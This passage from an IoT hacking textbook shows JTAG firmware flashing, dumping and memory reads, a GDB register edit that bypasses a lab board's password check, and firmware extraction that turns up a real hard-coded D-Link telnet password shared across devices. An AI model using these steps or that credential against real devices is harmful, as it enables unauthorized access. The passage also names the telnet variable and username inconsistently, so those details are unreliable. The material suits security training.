(mfg: 0x020, part: 0x6410, ver: 0x1)
target state: halted
target halted due to debug-request, current mode: Thread
xPSR: 0x01000000 pc: 0x080009f0 msp: 0x20005000
> halt
```

As you can see, we are able to connect to our target device and chip over JTAG using OpenOCD. This means that we were successful in identifying the correct JTAG pinouts and can now proceed with further exploitation of our target device.

Performing JTAG Exploitation

Now that you are successfully connected, at this point you can use the telnet session with OpenOCD and JTAG to write firmware to the microcontroller, debug binaries, and even dump firmware from it.

Let's have a look at them one by one, starting with writing firmware to the device.

Writing Data and Firmware to a Device

As mentioned earlier, JTAG can be used to write firmware to the device. This is useful when you are assessing the target device and want to flash a modified version of the firmware to bypass security restrictions on the device. To write a new firmware to the device, let's first check the address at which flash starts. We can then use this address to write a new firmware onto the device.

```
> flash banks
#0 : stm32f1x.flash (stm32f1x) at 0x08000000, size 0x00000000,
buswidth 0, chipwidth 0
```

The flash memory in this case starts at the address 0x08000000 and the current size of the contents at that address is 0x0, which indicates that the target device contains no firmware at present. We use the address from the previous output and pass it on to our next command specifying to write a custom-created firmware, `firmware.bin`. The firmware in this case enables authentication over UART for our target board.

To write firmware to the target device, use the following command:

```
> flash write_image erase firmware.bin 0x08000000
auto erase enabled
Info : device id = 0x20036410
Info : flash size = 128kbytes
wrote 65536 bytes from file firmware.bin in 4.109657s
(15.573 KiB/s)
```

As you can see, the firmware writing completed successfully. We can verify this by performing a flash banks and seeing the change in the storage size of the flash memory.

```
> flash banks
#0 : stm32f1x.flash (stm32f1x) at 0x08000000, size 0x00020000,
buswidth 0, chipwidth 0
```

This technique is useful when working with devices where you want to dump the contents from various flash chips, and even write malicious values to them.

Dumping Data and Firmware from the Device

If other techniques of obtaining the firmware fail, JTAG is our fallback option. We can use JTAG with the `dump_image` command to dump the firmware from the file system.

This is shown here, where we have dumped the firmware from the same flash chip by indicating the address from where we want to dump the contents and the amount of data that we want to dump.

```
> dump_image dump.bin 0x08000000 0x00020000
dumped 131072 bytes in 1.839897s (69.569 KiB/s)
```

Reading Data from the Device

We can also selectively read data from specific memory addresses using JTAG. This is useful when we know the exact address that we want to read and later maybe modify.

We can use the command `mdw` followed by the address and the number of blocks to read.

```
> mdw
mdw ['phys'] address [count]
 stm32f1x.cpu mdw address [count]
in procedure 'mdw'
```

As mentioned earlier, this firmware contains an authentication function for UART access. The password in this case is stored at an offset of `d240`. Given that we know the base address of flash storage—`0x08000000`—we can use the `mdw` command to dump the password from the base address + address which is `0x0800d240`, as shown here.

```
> mdw 0x0800d240 10
0x0800d240: 69747461 4f007966 6e656666 65766973 546f4920
70784520 74696f6c 6f697461
0x0800d260: 7962206e 74744120
```

Converting the value `61 74 74 69 66 79` from the output, which is in hex, to ASCII, we get the actual password, which in this case is `attify`. Similarly, we can also write a new value to the `memory` address to change the password the device uses for UART authentication.

This is a simple demonstration of how you can use reading contents from the memory to your advantage during exploitation. When performing it during your pentests, make sure to look for anything of potential interest, then figure out the address in hexdump or through a disassembler, and finally read and write values using JTAG debugging.

Debugging over JTAG with GDB

Often, you need to debug binaries and firmware over JTAG to understand the functionality in a much better way, and to modify some of the register values or instruction sets and change the program execution flow.

Now that we are already familiar with debugging using GDB, we will use GDB to debug a binary that we have flashed over JTAG. The binary can be downloaded from the code samples of the book available at `https://attify.com/ihh-download`. Once we have flashed the binary, we then proceed with debugging the binary runtime with JTAG and GDB.

Now you might be wondering how we can connect GDB to the target process over JTAG. The answer to that is whenever we run OpenOCD for a target to perform JTAG debugging, it also enables two different services, the first one being telnet over Port 4444, which we use to interact with OpenOCD, and the other being GDB over Port 3333, which we can use to debug binaries running on the target device.

To do this, launch `GDB-Multiarch` and provide the binary that we want to debug, which in this case is the binary from `firmware.bin`, named `authentication.elf`. Once connected, we will also set the architecture to `arm` and point it to Port `3333`, where OpenOCD has attached the `gdbserver` with the running process.

```
$ gdb-multiarch -q authentication.elf
Reading symbols from Vulnerable-binary-for-gdb.elf...done.
(gdb) set architecture arm
The target architecture is assumed to be arm
(gdb) target remote localhost:3333
Remote debugging using localhost:3333
0x080009f0 in Reset_Handler ()
(gdb)
```

Once you have the GDB for `arm` up and running, you can go ahead and set up breakpoints using either `hbreak` or the `break` to better analyze the binary and analyze the entire stack and registers when the breakpoint is hit. `hbreak` is used to set a hardware-assisted breakpoint, whereas `break` can be used to set a normal breakpoint at either an instruction, memory location, or function.

The first thing that we want to do is look at the functions in this binary. To do this we will use the `info functions` command shown here.

```
(gdb) info functions
```

```
Non-debugging symbols:
0x08000000  g_pfnVectors
0x0800010c  deregister_tm_clones
0x0800012c  register_tm_clones
0x08000150  __do_global_dtors_aux
0x08000178  frame_dummy
0x08000218  mbed::Serial::~Serial()
0x08000218  mbed::Serial::~Serial()
0x0800023c  non-virtual thunk to mbed::Serial::~Serial()
0x08000244  non-virtual thunk to mbed::Serial::~Serial()
0x0800024c  doorclose()
0x08000290  dooropen()
```

```
0x080002e0  verifypass(char*)
0x08000300  main
0x08000380  mbed::Serial::~Serial()
0x08000392  non-virtual thunk to mbed::Serial::~Serial()
0x08000398  non-virtual thunk to mbed::Serial::~Serial()
0x080003a0  _GLOBAL__sub_I_pc
0x080003e4  __NVIC_SetVector
0x08000424  timer_irq_handler
0x080004f0  HAL_InitTick
0x080005ac  mbed_die
```

The function that we are interested in this case is the `verifypass(char *)` function. Let's have a look at what `verifypass` does by using the `disassemble` command.

```
(gdb) disassemble verifypass(char*)
Dump of assembler code for function _Z10verifypassPc:
   0x080002e0 <+0>:    push   {r3, lr}
   0x080002e2 <+2>:    ldr    r1, [pc, #24]    ; (0x80002fc
                                        <_Z10verifypassPc+28>)
   0x080002e4 <+4>:    bl     0x8003910 <strcmp>
   0x080002e8 <+8>:    cbnz   r0, 0x80002f2 <_Z10verifypassPc+18>
   0x080002ea <+10>:   ldmia.w      sp!, {r3, lr}
   0x080002ee <+14>:   b.w    0x8000290 <_Z8dooropenv>
   0x080002f2 <+18>:   ldmia.w      sp!, {r3, lr}
   0x080002f6 <+22>:   b.w    0x800024c <_Z9doorclosev>
   0x080002fa <+26>:   nop
   0x080002fc <+28>:   bcs.n  0x8000380 <_ZN4mbed6SerialD0Ev>
   0x080002fe <+30>:   lsrs   r0, r0, #32
End of assembler dump.
```

As we can see, `verifypass` is a function to compare the user input password to the actual password using the `strcmp` instruction at the address `0x080002e4`. Based on the result, if the authentication is granted, it then branches to either `0x8000290` for `dooropen` or continues further if the passwords do not match.

To figure out the actual password, we can set a breakpoint at the `strcmp` instruction and analyze registers `r0` and `r1`, which will hold the two values being compared. One of these values will be the user input password and the other value will be the actual password.

```
(gdb) b *0x080002e4
Breakpoint 1 at 0x80002e4
(gdb) c
Continuing.
Note: automatically using hardware breakpoints for read-only
addresses.
```

Once you have set the breakpoint, you can type `c` to continue the program execution. The next thing to do is to connect over UART and provide an input, so that `verifypass` gets called and our breakpoint is hit. To connect to the same target device over UART, we will use the pins `A2` and `A3`, which is the `Tx` and `Rx` of STM32, and connect it to `D1` and `D0` of Attify Badge. Figure 6-13 shows how the final connection would look like.




Figure 6-13. *JTAG connections with UART*

We connect to the UART console in another terminal and use `screen` to connect to `/dev/ttyUSB0` over a baud rate of `9600`.

```
$ sudo screen /dev/ttyUSB0 9600
Offensive IoT Exploitation : Enter your Password:
```

Let's enter `testing` as the password here and press Enter. As soon as we press Enter, we can see that we have the breakpoint hit in the GDB session as shown here.

```
//Terminal 1 with UART:
Offensive IoT Exploitation by Attify!
                                    Enter the password: ********

//Terminal 2 with GDB:
Breakpoint 1, 0x080002e4 in verifypass(char*) ()
(gdb)
```

At this point, we can analyze the registers using info registers.

```
(gdb) info registers
r0             0x20004fe0       536891360
r1             0x800d240        134271552
r2             0x34000000       872415232
r3             0x20004fe8       536891368
r4             0x0      0
r5             0x20004fe0       536891360
r6             0x20004fef       536891375
r7             0x20004fe7       536891367
r8             0xbd7ff3ba       -1115688006
r9             0x9aebfea5       -1695809883
r10            0x1fff5000       536825856
r11            0x0      0
r12            0x20004f50       536891216
sp             0x20004fd8       0x20004fd8
lr             0x800035d        134218589
pc             0x80002e5        0x80002e5 <verifypass(char*)+4>
xpsr           0x61000020       1627389984
```

Let's see what's in `r0` and `r1` using the `x/s` command, which examines the value as a string.

```
(gdb) x/s $r0
0x20004fe0:    "testing"
(gdb) x/s $r1
0x800d240 <_fini+164>:    "attify"
```

You can see that `r0` contains the password you input, which is `testing` and `r1` contains the actual password, which is `attify`. Here we can change the value of `r0` and set it to be `attify` and type `c` to continue the execution.

```
(gdb) set $r0="attify"
```

You can now see in our `screen` terminal that we have been granted authentication, as shown in Figure 6-14.




Figure 6-14. *Authentication bypassed using JTAG debugging*

That is how we can exploit a binary over JTAG and perform real-time debugging of the binary and modify one of the registers to make the authentication valid.

Conclusion

In this chapter, we had a look at one of the most interesting ways of exploiting embedded devices, which is via JTAG. However, the techniques and content covered in this chapter are intended to help you get started with JTAG debugging and I hope you will apply these skills to real-world devices to take it even further.

Also, once you have gained JTAG debugging access, it depends on how much further you want to go with it. This means that because you can debug binaries, you might find more vulnerabilities in the various binaries running on the device, which could help you compromise the device in further ways.

CHAPTER 7

Firmware Reverse Engineering and Exploitation

In the preceding chapters, you learned about the attacking of IoT devices using hardware and embedded exploitation techniques. This chapter focuses on the firmware exploitation with which we can exploit the device.

One of the instances where you might have heard of firmware security is during the time a widespread Mirai Botnet infection. Mirai Botnet infects devices by getting access to them using default credentials. This poses a question: How can you, as a security researcher, keep your IoT devices safe from Mirai or ensure that they are not vulnerable? One of the ways is to manually check for the different login credentials on various running services, which is not quite scalable. This is where firmware security skills become useful. It also helps us by not having the limitation of being able to perform a security assessment only when we have the physical device with us. Firmware, for a security researcher, is the factor that enables research and exploitation without having any direct physical access to the device. From a security perspective, it is the most critical component of an IoT device. Almost every device you can think of runs on firmware.

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_7

Tools Required for Firmware Exploitation

Before we begin looking into firmware, here are the list of tools that we will be using in this chapter.

1. Binwalk: https://github.com/ReFirmLabs/binwalk
2. Firmware Mod Kit: https://github.com/rampageX/firmware-mod-kit
3. Firmware Analysis Toolkit: https://github.com/attify/firmware-analysis-toolkit
4. Firmwalker: https://github.com/craigz28/firmwalker

Understanding Firmware

Firmware is a piece of code residing on the nonvolatile section of the device, allowing and enabling the device to perform different tasks required for its functioning. It consists of various components such as kernel, bootloader, file system, and additional resources. It also helps in the functioning of various hardware components for the IoT device.

Even if you are not from an electronics background or do not have prior experience working with firmware, you might remember coming across firmware during instances when your smart phone or smart TV was getting updated, and in turn downloading the new version of the device's firmware.

Firmware, as we have discussed, contains various sections embedded within it. The first step to analyzing firmware to gain deeper insight into it is to identify the various sections that function together to make the complete firmware.

Firmware is a binary piece of data, which when opened in a hex viewer reveals the various sections within it, which then could be identified by looking at the signature bytes of the individual sections.

Before jumping into analyzing a real-world firmware and performing security research on it, let's first understand what we expect to see once we start our firmware analysis. The only component of firmware that I focus on in this chapter is the file system.

The file system in embedded or IoT device firmware can be of different types, depending on the manufacturer's requirements and the device functionality. Each of the different file system types has its own unique signature headers that we use later to identify the location where the file system starts in the entire firmware binary. Common file systems that we typically encounter in IoT devices are listed here:

1. Squashfs
2. Cramfs
3. JFFS2
4. YAFFS2
5. ext2

On top of the different type of file systems, there are also varying types of compressions in use. File systems in IoT devices save on device storage space, which is a valuable asset when we are dealing with IoT devices. Some common compressions that we see in IoT devices are as follows:

1. LZMA
2. Gzip
3. Zip
4. Zlib
5. ARJ

Depending on what file system type and compression type a device is using, the set of tools we will use to extract it will be different. Now, before we jump into extracting a file system from a firmware and digging deep into it, we need to understand the various ways in which we can access a device's firmware. All the methods that we discuss here are covered in much more detail in the later sections of this book.

How to Get Firmware Binary

The first thing to learn to perform IoT exploitation is to get hold of the device's firmware. Depending on the device you are targeting, the way of getting to the firmware binary might differ.

There are different ways to access the firmware binary.

1. Getting it online is one of the most common ways of getting hold of the firmware binary. As you go further in your IoT security journey, you will notice that a lot of manufacturers decide to put their firmware binary package online on either their Support page or the Downloads section of their web site.

   You can also navigate through the various community support and discussion forums for the device and might end up finding the firmware binary has been uploaded by another user.

   For instance, if you navigate to TP-Link's web site and open any of their devices, there is a strong possibility that you will find the firmware download link (see Figure 7-1).

Figure 7-1. *TP-Link vendor web site allowing firmware download*

2. Extracting from the device is an approach I personally prefer. This means that once you have physical access to the device, using various hardware exploitation techniques, you can dump the firmware from the device's flash chip and then run additional analysis on it.

Depending on the device, the protection level might vary and you might have to use one or the other hardware exploitation techniques to get to the firmware binary.

Sometimes, you will find that you can dump the firmware via a simple UART connection, in some cases you might have to use JTAG, and in other cases you would have to dump it from the flash chip.

3. Sniffing Over The Air (OTA) is another common technique of getting to the firmware binary package while the device is performing an update.

   The process here is to set up a network interceptor for the device. As soon as the device queries for downloading the new firmware image from the server, you will be able to extract it from the network capture.

   Obviously, there might be complications while doing this. You might not always have the traffic go through a proxy, or the file being downloaded might not be the entire firmware but rather just a small update package.

4. Reversing applications is one of the other smart ways of accessing the firmware. This technique involves you looking at the web and mobile applications of the IoT device and from there figuring out a way to obtain the firmware.

Extracting Firmware

Once we have a firmware image, one of the most important things we can do with it is extract the file system from the binary image. We can extract file systems from a firmware image using either a manual or an automated approach. Let's start with the manual way.

Manual Firmware Extraction

Let's start with a very simple firmware—a Dlink 300B firmware, which is used in the Dlink 300 series routers and would be a good starting point in learning about firmware internals, taking real-world firmware and digging deep into it.

The firmware binary is in the code samples for this book at the location `/lab/firmware/`.

If we do a file at this step to understand the type of file format, the output indicates that it is a data file (see Figure 7-2).

```
oit@ubuntu [01:01:32 AM] [~/lab/firmware]
-> % file Dlink_firmware.bin
Dlink_firmware.bin: data
```

Figure 7-2. *Analyzing Dlink firmware*

Because the file in this case did not reveal much information, we can use hexdump to dump the contents of the binary firmware file in hex format. At the same time, we will also grep for `shsq`, which is the signature header bytes for a Squashfs file system. If it does not match `shsq`, we will then try with the signature bytes for LZMA, Gzip, and so on.

As we can see from Figure 7-3, the hexdump output contains the `shsq` bytes at the location `0x000e0080`. This means that our file system begins from the offset address of `0x000e0080`, as shown in Figure 7-3.

```
oit@ubuntu [01:01:39 AM] [~/lab/firmware]
-> % hexdump -C Dlink_firmware.bin | grep -i shsq
000e0080  73 68 73 71 5f 04 00 00  58 f7 b7 ed e9 43 2b 0a  |shsq_...X....C+.|
```

Figure 7-3. *Grepping for `shsq`*

This is a critical piece of information, and can be used to selectively dump the file system from the binary into a new file. This file could then either be mounted as a new file system or run through tools such as `unsquashfs` to reveal the file system contents. Let's go ahead and dump the

file system from the entire firmware binary image using a tool called `dd`. With `dd`, we can either use the address in hex or in decimal, passing it as the offset from where `dd` should start dumping the file system, as shown in Figure 7-4.

```
oit@ubuntu [01:02:27 AM] [~/lab/firmware]
-> % dd if=Dlink_firmware.bin skip=917632 bs=1 of=Dlink_fs
2256896+0 records in
2256896+0 records out
2256896 bytes (2.3 MB) copied, 4.71086 s, 479 kB/s
oit@ubuntu [01:03:14 AM] [~/lab/firmware]
-> % dd if=Dlink_firmware.bin skip=$((0xE0080)) bs=1 of=Dlink_fs
2256896+0 records in
2256896+0 records out
2256896 bytes (2.3 MB) copied, 2.76998 s, 815 kB/s
```

Figure 7-4. *Extracting file system using dd*

We now have just the file system in a new separate file called `Dlink_fs`. If we run this through `unsquashfs`, a tool to uncompress `squashfs` file systems, Figure 7-5 shows the result.

```
oit@ubuntu [01:04:59 AM] [~/lab/firmware]
-> % ~/tools/firmware-mod-kit/unsquashfs_all.sh Dlink_fs
Attempting to extract SquashFS 3.X file system...

Skipping squashfs-2.1-r2 (wrong version)...

Trying ./src/squashfs-3.0/unsquashfs-lzma...
Trying ./src/squashfs-3.0/unsquashfs...
Trying ./src/squashfs-3.0-lzma-damn-small-variant/unsquashfs-lzma... Skipping others/squashfs-2.0-nl
Skipping others/squashfs-2.2-r2-7z (wrong version)...

Trying ./src/others/squashfs-3.0-e2100/unsquashfs-lzma...
Trying ./src/others/squashfs-3.0-e2100/unsquashfs...
Trying ./src/others/squashfs-3.2-r2/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/unsquashfs...
created 879 files
created 64 directories
created 111 symlinks
created 0 devices
created 0 fifos
File system sucessfully extracted!
MKFS="./src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/mksquashfs"
oit@ubuntu [01:05:10 AM] [~/lab/firmware]
-> % ls squashfs-root
bin  dev  etc  home  htdocs  lib  mnt  proc  sbin  sys  tmp  usr  var  www
```

Figure 7-5. *Extracted file system*

We now have the entire file system extracted that was present in the Dlink firmware binary. This is a huge win for us, as we now have full access to all the individual files and folders present in the firmware.

Automated File System Extraction

As you have probably realized by now, manually performing all the steps manually for any firmware you will have to analyze can gradually become a cumbersome and repetitive task.

Binwalk is a tool written by Craig Heffner that automates all the steps in the preceding section and helps us in the extraction of the file system from a firmware binary image. It does this by matching the signatures present in the firmware image to the ones in its database and provides us an estimate of what the different sections could be. You will find it works for most of the publicly available firmware.

Setting up Binwalk on an Ubuntu instance is quite straightforward:

```
git clone https://github.com/devttys0/binwalk.git
cd binwalk-master
sudo python setup.py
```

Let's download a new firmware and use Binwalk to extract the file system from the firmware as well as perform additional analysis. The firmware we use here is the Damn Vulnerable Router Firmware (DVRF) by @b1ack0wl.

```
wget --no-check-certificate https://github.com/praetorian-inc/
DVRF/blob/master/Firmware/DVRF_v03.bin?raw=true
```

Once we have the firmware, let's fire up Binwalk and see the various sections present in the firmware image.

```
binwalk -t dvrf.bin
```

`-t` in this command simply tells Binwalk to format the output text in a nice tabular format. Figure 7-6 shows what you see when you run that command.

```
oit@ubuntu:~/Downloads$ binwalk -t dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version:
                              4702, firmware version: 1.0.0, build date:
                              2012-02-08
32            0x20            TRX firmware header, little endian, image size:
                              7753728 bytes, CRC32: 0x436822F6, flags: 0x0,
                              version: 1, header size: 28 bytes, loader
                              offset: 0x1C, linux kernel offset: 0x192708,
                              rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has
                              original file name: "piggy", from Unix, last
                              modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard
                              signature, version 3.0, size: 6099215 bytes, 447
                              inodes, blocksize: 65536 bytes, created:
                              2016-03-10 04:34:22
```

Figure 7-6. *Extracting file system using Binwalk*

As you can see, it specifies that there are four sections in the entire firmware image:

1. Bin header
2. Firmware header
3. Gzip compressed data
4. Squashfs file system

Additionally, Binwalk can also provide more details about the firmware, such as an entropy analysis. An entropy analysis helps us to understand whether the data in firmware are encrypted or simply compressed.

Let's perform an entropy analysis on this firmware and see what we get.

```
binwalk E dvrf.bin
```

As you can see in Figure 7-7, the entropy analysis shows us a line with a bit of variation in the middle. A line with variation in an entropy analysis indicates that the data are simply compressed and not encrypted, whereas a completely flat line indicates that the data are encrypted.




Figure 7-7. *Entropy analysis*

Now we know that we have a firmware image with the data not encrypted. As we learned from the first Binwalk command of identifying various sections, the file system in this case is Squashfs. Now instead of using `dd` and dumping individual segments, we can simply use Binwalk with the `-e` flag (lowercase) to extract the file system from the firmware image (see Figure 7-8).

```
binwalk -e dvrf.bin
```

```
oit@ubuntu:~/Downloads$ binwalk -e dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702
, firmware version: 1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 77
53728 bytes, CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, l
oader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has ori
ginal file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard s
ignature, version 3.0, size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes,
created: 2016-03-10 04:34:22
```

Figure 7-8. *Extracting DVRF with Binwalk*

Even though the displayed output is the same as running it without any flags, in this case Binwalk also generated a new directory for us containing the extracted file system. The generated directory in Binwalk is named with the firmware name, prepended with an underscore (_) and appended with `.extracted`.

If we look inside the directory, it has the following contents:

1. A `.squashfs` file system
2. Piggy
3. `Squashfs-root` folder

If we navigate inside the `squashfs-root` folder, we notice that it consists of the entire file system of the firmware image, as shown in Figure 7-9.

```
oit@ubuntu:~/Downloads/_dvrf.bin.extracted/squashfs-root$ ls -la
total 56
drwxr-xr-x 14 oit oit 4096 Mar  9  2016 .
drwxrwxr-x  3 oit oit 4096 Mar 20 03:59 ..
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 bin
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 dev
drwxr-xr-x  3 oit oit 4096 Mar  9  2016 etc
drwxr-xr-x  3 oit oit 4096 Mar  9  2016 lib
lrwxrwxrwx  1 oit oit    9 Mar 20 03:59 media -> tmp/media
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 mnt
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 proc
drwxr-xr-x  4 oit oit 4096 Mar  9  2016 pwnable
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 sbin
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 sys
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 tmp
drwxr-xr-x  6 oit oit 4096 Mar  9  2016 usr
lrwxrwxrwx  1 oit oit    7 Mar 20 03:59 var -> tmp/var
drwxr-xr-x  2 oit oit 4096 Mar  9  2016 www
```

Figure 7-9. *Access to the entire file system*

As you can imagine, Binwalk makes it extremely simple and straightforward to extract file systems from a firmware image.

Firmware Internals

At this point in time, it's essential to get a deeper knowledge of what a firmware holds and what some of the unknown values such as piggy mean. To understand firmware, we must first understand the specific things that firmware holds.

1. *Bootloader:* Bootloader for an embedded system is responsible for numerous tasks such as initializing various critical hardware components and allocating the required resources.

2. *Kernel:* Kernel is one of the core components of the entire embedded device. Speaking at a very general level, a kernel is simply an intermediary layer between the hardware and the software.

3. *File system:* The file system is where all the individual files necessary for the embedded device runtime are stored. This also includes components such as web servers and network services.

To give a bit more insight into an embedded device bootup process, here's how a typical embedded device boots up.

1. Bootloader initiates required hardware and system components for bootup.
2. Bootloader is passed in the physical address of the kernel as well as the loading of the device tree.
3. Kernel is loaded from the preceding address, which then initiates all the required processes and additional services for the embedded device to operate.
4. Bootloader dies as soon as the kernel gets loaded.
5. The root file system is mounted.
6. As soon as the root file system is mounted, a Linux kernel spawns a program called init.

This also means that if we have access to the bootloader or if we can load our customized bootloader to the target device, we will be able to control the entire operation of the device, even making the device use a modified kernel instead of the original one. It is a good experiment to perform, but it is beyond the scope of this book.

Hard-Coded Secrets

One of the most important use cases for extracting the file system from firmware is to be able to look for sensitive values within the firmware. Now, if you are getting started in security or are not familiar with the concept of

reverse engineering, here are some of the things that we can potentially look for, which will be good for us from a security researcher's point of view:

1. Hard-coded credentials.
2. Backdoor access.
3. Sensitive URLs.
4. Access tokens.
5. API and encryption keys.
6. Encryption algorithms.
7. Local pathnames.
8. Environment details.
9. Authentication and authorization mechanisms.

There could be more, depending on what device you are assessing.

To understand this, let's take the same firmware we used earlier, the Dlink 300B firmware image. Because we have already extracted the file system from the firmware image, we can directly go to the extracted folder, which in this case is `~/lab/Dlink_firmware/_extracted/squashfs-root/`.

Here, let's look for a sensitive value such as telnet credentials that could be used to access the device remotely. Depending on the situation, this would have a huge impact; imagine a baby monitor having telnet access enabled with a hard-coded password, in which you can view the images and even start and stop video recording.

Once we are in the firmware folder, we can use grep to search for all the files inside the various folders and see if any of them contain a match of the word telnet (see Figure 7-10).

```
➜ squashfs-root grep -inr 'telnet' .
Binary file ./usr/sbin/telnetd matches
Binary file ./usr/lib/tc/q_netem.so matches
./www/__adv_port.php:22:                                        <option value
='Telnet'>Telnet</option>
./etc/scripts/system.sh:26:     # start telnet daemon
./etc/scripts/system.sh:27:     /etc/scripts/misc/telnetd.sh    > /dev/consol
e
./etc/scripts/misc/telnetd.sh:3:TELNETD=`rgdb -g /sys/telnetd`
./etc/scripts/misc/telnetd.sh:4:if [ "$TELNETD" = "true" ]; then
./etc/scripts/misc/telnetd.sh:5:        echo "Start telnetd ..." > /dev/conso
le
./etc/scripts/misc/telnetd.sh:8:                telnetd -l "/usr/sbin/login"
-u Alphanetworks:$image_sign -i $lf &
./etc/scripts/misc/telnetd.sh:10:               telnetd &
./etc/defnodes/S11setnodes.php:39:set("/sys/telnetd",                   "true
");
```

Figure 7-10. *Identifying hard-coded secrets*

It appears that this firmware image does contain a couple of mentions of the word telnet. If we look closely, we see that the file `/etc/scripts/telnetd.sh` has a command specifying telnet login and a mention of `telnetd.sh` in the `system.sh file`. Open the `system.sh` file in a text editor as shown in Figure 7-11.

```
vim etc/scripts/system.sh
File Edit View Search Terminal Help
        /etc/templates/lan.sh start             > /dev/console
        echo "enable LAN ports ..."             > /dev/console
        /etc/scripts/enlan.sh                   > /dev/console
        echo "start WLAN ..."                   > /dev/console
        /etc/templates/wlan.sh start    > /dev/console
        echo "start Guest Zone"                 > /dev/console
        /etc/templates/gzone.sh start > /dev/console
        /etc/templates/enable_gzone.sh start    > /dev/console
        echo "start RG ..."                             > /dev/console
        /etc/templates/rg.sh start              > /dev/console
        echo "start DNRD ..."                   > /dev/console
        /etc/templates/dnrd.sh start    > /dev/console
        # start telnet daemon
        /etc/scripts/misc/telnetd.sh    > /dev/console
        # Start UPNPD
        if [ "`rgdb -i -g /runtime/router/enable`" = "1" ]; then
        echo "start UPNPD ..."                  > /dev/console
        /etc/templates/upnpd.sh start   > /dev/console
                                                        29,1-8          11%
```

Figure 7-11. *Locating telnet credentials*

As you can see, `system.sh` simply invokes the other file `telnetd.sh` located in `/etc/scripts/misc/`. Let's go ahead and fire up the file in `nano` as shown in Figure 7-12.

```
#!/bin/sh
image_sign=`cat /etc/config/image_sign`
TELNETD=`rgdb -g /sys/telnetd`
if [ "$TELNETD" = "true" ]; then
        echo "Start telnetd ..." > /dev/console
        if [ -f "/usr/sbin/login" ]; then
                lf=`rgdb -i -g /runtime/layout/lanif`
                telnetd -l "/usr/sbin/login" -u Alphanetworks:$image_sign -i
$lf &
        else
                telnetd &
        fi
fi
~
```

Figure 7-12. *Identifying telnet credentials*

Understanding the command, it turns out that it is being used to start the telnet service with the username of `AlphaNetworks` and the password being a variable `$password`. Looking at the very first line tells us that the variable `$password` is the output of the command `cat /etc/config/image_sign`.

This is what we find when we run the command mentioned in the file. As we can see in Figure 7-13, `wrgn23_dlwbr_dir300b` is the actual telnet password of this device with the username being `root`. Note here that the credential is common for all the Dlink 300B devices available.

```
